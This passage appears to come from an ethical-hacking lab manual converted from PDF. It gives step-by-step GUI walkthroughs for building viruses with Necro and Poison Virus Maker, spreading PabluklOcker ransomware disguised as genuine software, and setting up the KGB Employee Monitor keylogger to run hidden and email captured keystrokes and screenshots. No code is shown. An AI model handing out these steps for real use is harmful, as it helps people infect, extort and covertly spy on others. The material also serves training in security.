
- Start the **Necro Virus Maker** application




- Select some from the given virus options, which option you want in your virus.



- Click on the Give Me My Virus button.



- Your virus file is ready as below.




- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.


## Tool : Poison Virus Maker

**Poison Virus Maker** is a simple tool you can make your virus without knowledge of coding.


- Start the **Poison Virus Maker** application



- Select some from the given virus options, which option you want in your virus.




- Click on the **Give Me My Virus** button and your virus file is ready.



- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.

## RANSOMWARE



### Pre-requisite:

- Multiple Computers installed with OS
- Internet Connection (Broadband, Dial-up)


### Keylogger Tool

- KGB Employee Monitor


## Tool : PabluklOcker

**PabluklOcker** is an application designed to encrypt all the user data on a victim's system in order to demand a ransom for the decryption key.

- To encrypt the data on a victim's system, distribute the ransomware file to victim either by attaching it to any other software package or as a standalone software.
- Once the user clicks on the application assuming it to be a genuine software, it encrypts all the user data.




- We get a confirmation message that all the files are encrypted.




- A notification message is given to the victim demanding ransom.



- Victim must pay the ransom demanded by hacker to obtain the decryption tool. Once the decryption tool is obtained, victim must run the tool to get back all the data.



## KEYLOGGER



### Pre-requisite:

- Multiple Computers installed with OS
- Internet Connection (Broadband, Dial-up)

### Keylogger Tool

- KGB Employee Monitor


## Tool : KGB Employee Monitor

**KGB Employee Monitor** is application which monitor employees or remote computers in real time with a centralized, computer-based surveillance system.

- Start the **KGB Employee Monitor** application, which will start wizard.




- Click **Next** to continue with the configuration wizard to initialize the keylogger.




- Select all the options that are required for monitoring as per the requirement.




- To receive the logged data via email, configure the email details of the recipient like email address, SMTP server host, port number or SMTP are to be configured.




- Configure options for keylogger to be invisible from task manager, start menu, desktop.




- Finalize the configuration by enabling checking for automatic updates.




- Click Finish to complete the wizard.



- Go to **Settings** and select **logging option** check all the user accounts that are to be monitored.




- In the **keystrokes typed option**, select **show nonprinting characters**




- In the **screenshot** option, select option **make a screenshot every 1 minute & make a screenshot when a new window is opened**




- In the **websites visited** option, select **interception type all navigation through the site**



